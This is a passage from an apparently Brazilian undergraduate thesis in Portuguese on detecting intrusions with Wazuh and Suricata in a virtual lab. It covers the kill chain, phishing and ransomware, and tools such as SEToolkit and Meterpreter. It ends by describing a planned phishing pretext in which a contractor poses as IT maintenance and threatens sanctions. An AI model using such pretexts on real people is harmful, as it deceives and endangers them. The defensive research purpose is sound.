


Figura 2.3: Pergunta - Qual das opções a seguir proporcionaria o custo-benefício mais significativo e qual não valeria a pena implantar? Fonte: [5]

A tecnologia que recebeu destaque foi "*firewall* de borda", porém é possível perceber o crescimento da confiança em soluções EDR, que teve uma maior aceitação que outras soluções bastante utilizadas, como a autenticação multifator.

2.5.1 CYBER KILL CHAIN

O *Cyber kill chain* é um modelo para equipes de resposta a incidentes, investigadores forenses digitais e analistas de *malware* cujo principal objetivo é identificar e interromper ataques cibernéticos ou atividades ofensivas.

O modelo foi desenvolvido pela *Lockheed Martin Corporation* com base em modelos de ataque militar que foram adaptados para o ambiente digital. A essência de uma intrusão é que o agressor deve desenvolver uma carga útil para violar um limite confiável, estabelecer uma presença dentro de um ambiente confiável e, a partir dessa presença, tomar ações em direção aos seus objetivos, sejam eles se movendo lateralmente dentro do ambiente ou violando a confidencialidade. integridade ou disponibilidade de um sistema no ambiente. [29]

Essa abordagem possui uma representação de corrente, pois, ao separar o processo dos ataques em diferentes etapas, é possível desestruturar e interromper esses ataques diminuindo sua complexidade de detecção. Quanto mais rápida for a interrupção dessa cadeia, ilustrada na Figura 2.4, a corrente se quebra findando o ataque e minimizando suas consequências. [30]




Figura 2.4: Etapas do modelo *Cyber kill chain*. Fonte: [6]

As etapas desse modelo são divididas em:

- **Reconhecimento**: O invasor coleta informações sobre o alvo, como endereços IP, nomes de domínio, sistemas operacionais e aplicativos instalados. Isso pode ser feito por meio de varreduras de rede, análise de mídia social ou engenharia social.
- **Armamento**: O invasor prepara o ataque, criando ou adquirindo *malware* ou outras ferramentas maliciosas.
- **Entrega**: O invasor envia o *malware* ou outra ferramenta maliciosa para o alvo. Isso pode ser feito por meio de e-mail, anexos de arquivo, links maliciosos ou dispositivos USB infectados.
- **Exploração**: O *malware* explora uma vulnerabilidade no sistema ou rede do alvo. Isso permite que o invasor obtenha acesso ao sistema ou rede.
- **Instalação**: O invasor utiliza técnicas de persistência para ter um *backdoor* no sistema-alvo onde sempre pode estar entrando e saindo sem ser detectado.
- **Comando e controle**: O invasor estabelece comunicação com o *malware* ou outra ferramenta maliciosa, permitindo o controle do sistema-alvo e coleta de informações do sistema ou rede comprometido.
- **Ações nos objetivos**: O invasor executa suas ações baseadas nos objetivos que ele deseja explorar, como por exemplo, roubar dados, danificar sistemas ou causar interrupções.

Dito isso, essa metodologia se torna bastante útil para entendermos como um adversário age e o que ele busca dentro de uma empresa, facilitando o processo de detecção das ameaças e tomada de decisão, sendo reconhecido e utilizado globalmente desde a sua criação no ano de 2011.

2.5.2 ENGENHARIA SOCIAL

Os ataques de engenharia social podem ser classificados em duas categorias: baseados em humanos ou baseados em computadores. Nos ataques baseados em humanos, o invasor executa o ataque pessoalmente, interagindo com o alvo para coletar as informações desejadas. Os ataques baseados em software são

realizados usando dispositivos como computadores ou telefones celulares para obter informações dos alvos. A diferença entre os dois tipos se destaca na quantidade de vítimas afetadas em determinado tempo. [31]

O exemplo mais comum de ataque engenharia social baseado em humanos é o *phishing*, onde o atacante engana as vítimas usando fraude eletrônica, se passando por uma fonte confiável de informações para aquele usuário, a fim de obter informações confidenciais, como nome de usuário, senha e detalhes do cartão de crédito.

Estudos desde 2017 já apontavam os ataques de engenharia social como as maiores ameaças que a segurança cibernética enfrenta. [32] Relatórios atuais como o "*Global Research Report*"produzido em 2023 pela empresa Fortinet, mostram o preocupante número de que 81% dos ataques cibernéticos ocorrerem na forma de *phishing*, senha e ataques de *malware*. [33]

O principal problema desses ataques são que podem ser detectados, mas não interrompidos. Autores desse tipo de ataque se aproveitam das vítimas para obter informações sensíveis, que podem ser utilizadas para fins específicos ou vendidas no mercado negro e na *dark web*. [31]

Embora os ataques de engenharia social sejam diferentes entre si, existe uma convenção das fases mais comuns, como pode ser observada na Figura 2.5.

Figura 2.5: O ciclo da engenharia social. Fonte: [7]

A empresa Kaspersky também constatou em seu relatório anual do ano de 2022 que 56% do segmento de pequenas e médias empresas e 46% do segmento de grandes empresas relataram problemas de phishing e engenharia social. [34]

2.5.3 RANSOMWARE

O *ransomware*, também conhecido como ataque de resgate, é um *malware* que bloqueia seu computador ou impede que você acesse seus dados usando criptografia de chave privada até que você pague um resgate. O pagamento do resgate geralmente é feito em Bitcoin, pois essa criptomoeda é difícil de rastrear. Para realizar tal *exploit* é necessário que o atacante tenha previamente ganhado acesso ao computador da

vítima.

A extorsão baseada em dados é uma prática criminosa que existe há mais de duas décadas, mas tem ganhado notoriedade nos últimos anos, impulsionada pelo aumento do uso de criptomoedas e pela facilidade de acesso a softwares e estratégias de criptografia. [35]

Segundo relatório produzido pela empresa Sophos em 2023, 66% das organizações entrevistadas foram atingidas por *ransomware* no ano anterior, mesmo número registrado na pesquisa do ano anterior, porém os adversários estão cada vez mais aptos a executar tarefas de maneira consistente e em grande escala. O *ransomware* tornou-se, indiscutivelmente, o maior risco cibernético que as organizações enfrentam atualmente. [8].

A Figura 2.6 mostra a comparação da porcentagem de organizações que sofreram ataques de *ransomware* nos anos de 2022 e 2023, mostrando que houve no Brasil um crescimento de 13%, subindo para a sétima posição no ranking dos 14 países entrevistados.




Figura 2.6: Índice de ataques de *ransomware* por país: 2022 x 2023. Fonte: [8]

Durante os primeiros seis meses de 2022, foram detectadas aproximadamente 384 mil tentativas de distribuição de *ransomware* em âmbito global. Dessas, 52 mil foram destinadas à América Latina. Além disso, de acordo com o FortiGuard Labs, o número de assinaturas de *ransomware* quase dobrou em seis meses. No primeiro semestre de 2022 foram encontradas 10.666 assinaturas de *ransomware* na América Latina, sendo que no último semestre de 2021 foram vistas apenas 5.400. [12]

Outro relatório, produzido pela empresa multinacional Fortinet, observou um crescimento de 16% dos casos de *ransomware* e *wipers* comparando o primeiro e segundo semestre do ano de 2022. O *PowerShell* é um componente crucial de execução de muitos operadores de *ransomware*, sendo utilizado em mais de 65% das invasões. [36]

2.6 MODELO HIERÁRQUICO DE REDE

Dentre os principais objetivos ao projetar uma infraestrutura de rede de computadores, destaca-se o ideal de que ela seja confiável, organizada e estável para todos os usuários e equipamentos que dependem de seu bom funcionamento. Modelos hierárquicos de redes buscam mitigar as dificuldades de controle e segurança da rede, causadas por excesso de tráfego, equipamentos não autorizados, largura de banda ocupada por tráfego desnecessário e a falta de uma estruturação hierárquica, resultando em um tempo maior para resolução de eventuais problemas.

Em ambientes corporativos, é ainda mais necessário respeitar e seguir algum modelo de infraestrutura de rede. Isso facilita a tomada de decisão em qualquer momento de problemas e o entendimento de toda a equipe do centro de operação de rede (em inglês *Network Operation Center* - NOC) sobre a infraestrutura, permitindo que ela desempenhe um papel homogêneo.

Atualmente, muitas empresas ainda adotam o modelo hierárquico de 3 camadas, que consiste basicamente na divisão da rede em camadas, onde cada camada tem suas funções atribuídas para o bom funcionamento da rede. Com essa divisão é possível alcançar:

- Definir a quais equipamentos e dispositivos os ativos de cada camada podem se conectar e o que cada um deve processar;
- Facilita e acelera a resolução de problemas;
- Facilita o processo de escalabilidade da infraestrutura a medida em que a mesma necessita crescer
- Maior redundância devido as inúmeras alternativas de rotas que um dado pode trafegar, assegurando mais desempenho e estabilidade, evitando vias congestionadas pelo tráfego da rede;

As camadas utilizadas em um modelo hierárquico são: **Núcleo (em inglês, *Core*)**, **Distribuição** e **Acesso**. A topologia de uma rede hierárquica deve ser muito bem projetada, objetivando conseguir o melhor desempenho possível em todas as camadas. Um dos fatores que devem ser levados em consideração é o diâmetro da rede, em que deve-se analisar qual o número máximo de dispositivos que um dado pode passar antes de chegar ao seu destino e para evitar ao máximo a latência, esse número deverá ser o menor possível. [37] A Figura 2.7 exemplifica essas camadas e o diâmetro da rede.




Figura 2.7: Modelo Hierárquico de 3 camadas e diâmetro de rede. Fonte: [9]

3 FERRAMENTAS UTILIZADAS

Este capítulo tem como objetivo detalhar as ferramentas utilizadas para o desenvolvimento deste projeto. Neste, será possível entender o funcionamento e as principais funcionalidades e aplicabilidade com base no cenário de segurança da informação proposto.

3.1 VMWARE WORKSTATION

O VMware Workstation é um software de virtualização baseado em arquitetura x86/AMD64 de 64 bits, que permite executar vários sistemas operacionais em uma única máquina física. Ele é um gerenciador de máquinas virtuais, ou VMM (*Virtual Machine Manager*), executado em um sistema operacional *host*, como Windows ou Linux.

O VMware Workstation é uma ferramenta popularmente conhecida e poderosa que pode ser usada por empresas, organizações e indivíduos para uma variedade de propósitos, incluindo:

- Testar software em diferentes sistemas operacionais sem a necessidade de instalar o software no sistema operacional *host*.
- Criar um ambiente de desenvolvimento isolado para testar e depurar software.
- Ensinar conceitos de sistemas operacionais e virtualização.
- Criar um ambiente de suporte técnico isolado para testar e depurar problemas de software.

O software de virtualização está disponível em duas versões: uma gratuita para uso pessoal e outra paga para uso comercial.

A versão gratuita, chamada VMware Workstation Player, é limitada em recursos, enquanto a versão paga, chamada VMware Workstation Pro, inclui todos os recursos da versão gratuita, além de recursos adicionais, como ferramentas de gerenciamento e automação integradas, recursos de virtualização avançados (rede virtual, armazenamento virtual e gerenciamento de energia) e suporte para uma ampla variedade de hardware, incluindo processadores, memória, discos e dispositivos de entrada/saída. A empresa proprietária do software disponibiliza um guia completo de utilização. [38]

Uma vez que uma máquina virtual foi instalada, seus discos virtuais assumem o comportamento de contêineres que podem ser pausados, parados, iniciados, copiados ou transportados entre diferentes *hosts*. Este recurso, junto com a função de *Snapshot* (salvamento do estado de memória específico de uma VM), proporcionam segurança e flexibilidade ao ambiente controlado. A fim de cumprir o propósito deste projeto, será utilizado o VMware Workstation Player para virtualizar as máquinas do ambiente corporativo controlado, servindo como base para o emulador de software de rede GNS3, discutido no tópico abaixo.

3.2 GRAPHICAL NETWORK SIMULATOR 3

O GNS3 é uma ferramenta de emulação de rede de código aberto que permite aos usuários criar e testar redes virtuais. Ele é usado por profissionais de rede, estudantes e entusiastas de rede para aprender e praticar conceitos de rede, bem como para testar novas configurações e solucionar problemas de rede.

O GNS3 proporciona uma extensa variedade de funcionalidades para emulação de redes, abrangendo o suporte a diversos dispositivos virtuais, tais como roteadores, *switches*, *firewalls*, servidores e *hosts*. Além disso, viabiliza a integração harmoniosa de dispositivos virtuais e físicos em uma única topologia de rede, oferecendo ferramentas avançadas de visualização e depuração que capacitam os usuários a compreenderem de forma eficaz o comportamento da rede.

Com uma interface gráfica extremamente intuitiva, o programa é complementado pelo componente GNS3 VM, uma máquina virtual pré configurada e projetada para hospedar algumas das máquinas emuladas que poderiam apresentar problemas de compatibilidade com o sistema Windows, conferindo confiabilidade ao GNS3. Isso assegura que todas as dependências necessárias para o funcionamento ideal da ferramenta estejam corretamente instaladas e configuradas. Este complemento será empregado de forma virtualizada no VMware Workstation Player, estando devidamente integrado ao GNS3, que disponibiliza um passo a passo completo e as configurações em seu site oficial. [39]

3.3 MICROSOFT WINDOWS SERVER

Em junho de 1980, Bill Gates e Paul Allen desenvolveram o MS-DOS, o sistema operacional que transformou a Microsoft de uma *startup* em uma corporação gigante. O MS-DOS foi lançado comercialmente em 1986 e rapidamente se tornou o sistema operacional padrão para computadores pessoais. Sua popularidade atraiu a atenção de grandes empresas, como a IBM, que o licenciaram para o seu computador pessoal. O MS-DOS foi a base para o desenvolvimento do Windows, o sistema operacional mais popular do mundo.[40]

Com o advento do Windows 95, a Microsoft iniciou a implementação da designação NT Workstation e NT Server para seus sistemas operacionais empresariais. Em 17 de janeiro de 2000, a empresa apresentou ao mundo o Windows Server 2000, marcando uma verdadeira revolução no panorama tecnológico global.

Esse novo sistema operacional introduziu uma série de aprimoramentos em relação ao seu antecessor, o NT 4.0, sendo o mais proeminente deles o *Active Directory*. Este serviço de diretório representou um marco significativo, simplificando substancialmente a administração de redes de computadores.

O Windows Server se destaca como um dos sistemas operacionais corporativos mais amplamente adotados em escala global, solidificando sua posição de liderança graças à sua notável robustez, confiabilidade e versatilidade. Essas características essenciais, aliadas à extensa trajetória da Microsoft, contribuem para a preferência generalizada em ambientes empresariais ao redor do mundo. Sua estreita integração com tecnologias complementares, como o Microsoft 365 e o Azure, reforça ainda mais a posição estratégica do Windows Server como a escolha preferida por muitas organizações.

Este projeto utilizará o Windows Server 2016 para reproduzir com precisão um ambiente corporativo autêntico, embora a versão de 2022 desse software traga melhorias significativas, especialmente em componentes relacionados à segurança.

3.4 EXOS SWITCH

O ExtremeXOS é o software ou sistema operacional de rede usado nos *switches* mais recentes de rede da empresa Extreme Networks. É o sistema operacional de segunda geração da Extreme Networks, depois do sistema operacional ExtremeWare baseado em VxWorks. ExtremeXOS é baseado no kernel Linux e BusyBox. [41]

Buscando tornar essa POC mais realista e menos custosa em nível de *hardware*, será utilizada uma máquina virtual EXOS, onde nem todos os recursos e funções são implementados nessa imagem, permitindo uma simulação de um *real*, porém mais leve.

A Seção I.2 irá descrever o passo-a-passo dos comandos utilizados para configuração das redes , e principalmente, da comunicação via *syslog* com o Wazuh server.

3.5 FIREWALL PFSENSE

O pfSense é um sistema operacional de código aberto baseado no FreeBSD, desenvolvido para funcionar como um *firewall* e roteador. Ele oferece uma plataforma robusta e flexível para implementar políticas de segurança em redes corporativas. No âmbito do *firewall*, o pfSense é capaz de filtrar o tráfego de rede com base em regras predefinidas, bloqueando ou permitindo o acesso a recursos específicos. Além disso, sua funcionalidade de roteamento permite otimizar o tráfego entre redes internas e externas.

No contexto corporativo, o pfSense desempenha um papel crucial na proteção da infraestrutura de rede contra ameaças externas. Ele oferece recursos avançados de segurança, como VPN (Virtual Private Network), filtragem de conteúdo, detecção de intrusões e prevenção contra ataques de negação de serviço (DoS). Essas capacidades ajudam a manter a integridade e confidencialidade dos dados, garantindo que informações sensíveis não sejam comprometidas.

Além da segurança, o pfSense também é reconhecido por sua escalabilidade e capacidade de se adaptar a diferentes ambientes corporativos. Sua interface de usuário amigável simplifica a configuração e gerenciamento das políticas de segurança, tornando-o acessível mesmo para administradores de rede com menos experiência técnica. A flexibilidade do pfSense permite que as organizações personalizem suas configurações de *firewall* de acordo com suas necessidades específicas, garantindo uma abordagem adaptada às peculiaridades de cada ambiente empresarial.

3.6 KALI LINUX

O Kali Linux é uma distribuição de código aberto baseada no Debian, desenvolvida pela empresa Offensive Security. Ela foi projetada para fins de teste de penetração e segurança de sistemas, sendo uma ferramenta poderosa para profissionais de segurança da informação, hackers éticos e pesquisadores de segurança.

A história do Kali Linux remonta ao BackTrack Linux, uma distribuição anterior também desenvolvida pela Offensive Security. O BackTrack foi lançado em 2006 e rapidamente se tornou uma das distribuições Linux mais populares para testes de penetração. No entanto, em 2013, o BackTrack foi descontinuado, e o Kali Linux foi lançado como sua sucessora.

O Kali Linux é conhecido por incluir uma vasta gama de ferramentas de segurança, como *scanners* de vulnerabilidade, ferramentas de análise forense, *sniffers* de rede, ferramentas de quebra de senha e muito mais.

A usabilidade do Kali Linux é voltada para facilitar o trabalho de profissionais de segurança e testadores de penetração, que realizam testes éticos de segurança para identificar e corrigir vulnerabilidades em sistemas antes que possam ser exploradas por indivíduos mal-intencionados.

A distribuição é otimizada para execução em hardware de baixo recurso e pode ser instalada em máquinas virtuais. Ela também oferece uma interface gráfica amigável e uma linha de comando robusta, permitindo que os usuários escolham o ambiente que melhor se adequa às suas preferências.

Em resumo, o Kali Linux está entre as distribuições mais populares para *hacking* pois possui mais de 600 aplicativos de teste de penetração pré-instalados, facilidade de uso e disponibilidade gratuita.

3.7 SETOOLKIT

O SEToolkit (Social-Engineer Toolkit) é uma ferramenta de código aberto projetada para auxiliar os profissionais de segurança a realizar testes de engenharia social. Ele fornece uma variedade de funcionalidades para criar e enviar ataques de engenharia social, incluindo *phishing*, *spear-phishing*, *malvertising*, USB *drops* e muito mais.

O SEToolkit pode ser usado para testar a conscientização dos usuários em relação aos ataques de engenharia social, bem como para avaliar a eficácia das medidas de segurança contra esses ataques. Ele também pode ser usado para fins educacionais, para ensinar aos usuários como identificar e se proteger contra ataques de engenharia social.

Essa poderosa ferramenta pode ser usada para uma variedade de propósitos, no entanto, é importante usá-la com responsabilidade e apenas para fins legais. Alguns exemplos de como o SEToolkit pode ser usado são:

- **Phishing**: pode ser usado para criar um e-mail ou mensagem de texto personalizado que parece ter sido enviado por um remetente confiável. O e-mail ou mensagem pode conter um link para um site

malicioso que, quando clicado, captura as credenciais da vítima.

- **Spear-phishing**: pode ser usado para personalizar ainda mais o ataque de phishing para um alvo específico. Por exemplo, o e-mail ou mensagem pode ser personalizado com o nome da vítima, cargo ou empresa.
- **Malvertising**: pode ser usado para criar um anúncio malicioso que é exibido em um site ou aplicativo legítimo. Quando o usuário clica no anúncio, ele é direcionado a um site malicioso que, quando visitado, instala malware no dispositivo do usuário.
- **USB drop**: pode ser usado para criar uma unidade USB maliciosa. Quando a unidade USB é inserida em um computador, o malware é instalado no computador.

3.8 METASPLOIT

O Metasploit é um *framework* de segurança de código aberto que permite aos profissionais de segurança testar a segurança de sistemas e aplicações. Ele é composto por uma série de ferramentas que permitem aos usuários explorar vulnerabilidades, desenvolver *exploits* e realizar testes de penetração.

O Metasploit é uma ferramenta poderosa que pode ser usada para fins legítimos ou maliciosos. No entanto, é importante ressaltar que o uso do Metasploit para fins ilegais é considerado crime.

O Metasploit funciona usando um sistema de módulos. Cada módulo representa uma etapa no processo de exploração de uma vulnerabilidade. Os módulos são conectados uns aos outros para criar um *exploit* completo.

O Metasploit também fornece uma interface gráfica que facilita o uso dos módulos. A interface gráfica permite aos usuários selecionar os módulos necessários e configurar as opções de exploração.

3.8.0.1 METERPRETER

O Meterpreter é uma ferramenta poderosa de pós-exploração que integra o *framework* Metasploit. Ele é projetado para ser implantado após a exploração inicial de um sistema, permitindo que testadores de segurança e profissionais de segurança da informação realizem uma variedade de operações avançadas em um sistema comprometido.

O Meterpreter funciona implantando uma carga útil no sistema alvo. Uma vez implantado, ele estabelece uma conexão bidirecional segura entre o atacante e o sistema comprometido. Essa conexão permite a execução de comandos, a transferência de arquivos, a captura de tela, o acesso à *webcam*, a gravação de áudio e outras atividades.

A arquitetura modular do Meterpreter oferece uma ampla gama de funcionalidades. Ele é capaz de contornar *firewalls*, evitando detecção, e oferece uma interface poderosa para realizar ações complexas no sistema invadido.

3.9 WAZUH

O Wazuh é uma plataforma de segurança gratuita e de código aberto que unifica recursos XDR (em inglês, *Extended Detection and Response*) e SIEM (em inglês, *Security Information Events Management*). Ele protege cargas de trabalho em ambientes locais, virtualizados, em contêineres e baseados em nuvem. [42] A solução é amplamente utilizada por milhares de organizações em todo o mundo, desde pequenas empresas até grandes empresas, como descrito na Seção 2.4.

Dentre outras ferramentas HIDS (*Host-based Intrusion Detection System*) o Wazuh se destaca por sua documentação oficial, que inclui tutoriais para uma ampla variedade de tipos de alerta, comunidade ativa e capacidade de automação e integração com outras ferramentas. Conforme explicitado no por ALVES, H.B.P. [16] em seu projeto final de graduação, o Wazuh utiliza como base o HIDS OSSEC (Open Source Security).

Visto que a ferramenta opera com o monitoramento de *hosts*, sua arquitetura é dividida entre *endpoints* e um servidor, podendo ou não trabalhar em *cluster*. Na Figura 3.1 podemos observar a arquitetura para implantação da ferramenta.




Figura 3.1: *Wazuh Deployment Architecture.* Fonte: [10]

Os dois principais módulos que serão utilizados serão o "*File Integrity Monitoring*", ou Monitoramento de Integridade de Arquivos, responsável pelo monitoramento em tempo real do sistema de arquivos procurando por alterações de conteúdo, permissões e outros parâmetros, e o "*Security Events*", ou Eventos de segurança, que monitora as versões dos *hosts* em relação às vulnerabilidades associadas de acordo com as seguintes bases de dados de terceiros de CVEs (*Common Vulnerabilities and Exposure*):

- Microsoft Security Response Center. [43]
- National Vulnerability Database. [44]
- Base de dados online oficial de CVEs para Linux Debian. [45]
- Base de dados online oficial para Ubuntu. [46]

- Base de dados online oficial para RedHat e CentOS. [47]

A solução de Monitoramento de Integridade de Arquivos geralmente é utilizada quando é preciso ter controle sobre acesso ou mudanças de dados ou arquivos sensíveis. Os metadados de arquivos monitorados incluem: as somas de verificação MD5, SHA1, SHA2, tamanho, permissões, que usuário performou a alteração. Assim, o componente responsável por monitorar esses arquivos é o *syscheck*, na qual ele armazena as somas de verificação criptográficas e os outros parâmetros e compara regularmente estes valores com os do objeto sendo utilizado no momento pelo sistema. [17]

A fim de capturar o movimento lateral do usuário malicioso, foi instalado ainda, o componente *sysmon* nos agentes Windows. Esse monitor do sistema é um serviço e driver de dispositivo do sistema Windows que monitora e registra a atividade do sistema no log de eventos do Windows, fornecendo informações detalhadas sobre criações de processos, conexões de rede e alterações na hora de criação dos arquivos. [48]

3.10 SURICATA

Definido pela própria empresa desenvolvedora, o Suricata é um software de análise de rede e detecção de ameaças de código aberto de alto desempenho usado pela maioria das organizações públicas e privadas e incorporado pelos principais fornecedores para proteger seus ativos. [49].

Observando mais profundamente a forma que o software opera, podemos categorizá-lo como uma ferramenta NIPS (*Network-based Intrusion Prevention System*), pois possui a capacidade de prevenir e criar regras de mitigação de ameaças, ao mesmo tempo que utiliza de informações privilegiadas de fluxo de rede, dada sua posição estratégica de implantação.

Como visto na Seção 2.4, o Suricata está entre as melhores soluções dessa categoria, dessa forma, será utilizado neste projeto como uma extensão do pfSense. Dado que o *firewall* irá executar a função de roteamento entre as VLANs da topologia, o pacote do Suricata se torna uma ótima solução para identificar alertas baseados em anomalias no tráfego de rede. Mais ainda, permite o envio de seus alertas diretamente para o Wazuh manager, visto que o Wazuh agent será instalado no sistema operacional base do pfSense, o FreeBSD.

4 ARQUITETURA PROPOSTA

Este capítulo descreve a arquitetura proposta e a metodologia de ataque utilizada nos experimentos realizados. Ele apresenta as topologias lógica e de ataque desenvolvidas em ambiente controlado, que visam relacionar os conceitos de detecção de intrusão.

A partir do conteúdo apresentado neste documento, espera-se que o leitor seja capaz de entender como as tecnologias envolvidas na solução proposta podem ser utilizadas, bem como como construir um ambiente controlado para testes.

4.1 METODOLOGIA

Este trabalho busca, como citado nos capítulos anteriores, comprovar a usabilidade da ferramenta de detecção de intrusões por meio de ataques realizados em ambiente corporativo controlado, analisando os alertas gerados pela ferramenta Wazuh.

A simulação terá como cenário uma empresa fictícia de pequeno porte, chamada "*UnityTI*", que ainda não implementou políticas de segurança adequadas, por exemplo, o *switch* de distribuição terá suas portas totalmente habilitadas, possibilitando que um atacante se conecte na rede e receba um endereço IP válido da VLAN de usuários, provido pelo servidor DHCP localizado no Windows Server.

O invasor da rede será um funcionário terceirizado designado para realizar um trabalho temporário nesta empresa, onde o mesmo terá acesso ao parque e contato com os colaboradores fixos. A partir desta conexão, sem a implementação de políticas de gestão de acesso adequadas, o usuário malicioso busca tirar proveito de seu capital social, avaliando a infraestrutura de rede, encontrar pontos de vulnerabilidade e aplicando seus conhecimentos de engenharia social para capturar alguma vítima com um ataque de *phishing*.

Durante o ataque, ele se passa pela equipe de manutenção dos computadores da empresa, e diz ao usuário interno que uma atualização do segurança interna foi aprovada pela chefia imediata do funcionário, e que os casos de não cumprimento da nova norma resultarão em sanção. Aplicando a terceira etapa de um ataque de engenharia social, definida pela Figura 2.5, ele distribuí o arquivo malicioso que será a porta de entrada para o sistema visado.

A fim de trazer caráter real e ao mesmo tempo dinamismo ao projeto, os equipamentos virtualizados podem ser realmente empregados em uma infraestrutura real. A topologia proposta e disposição física dos equipamentos pode ser observada na imagem 4.1.

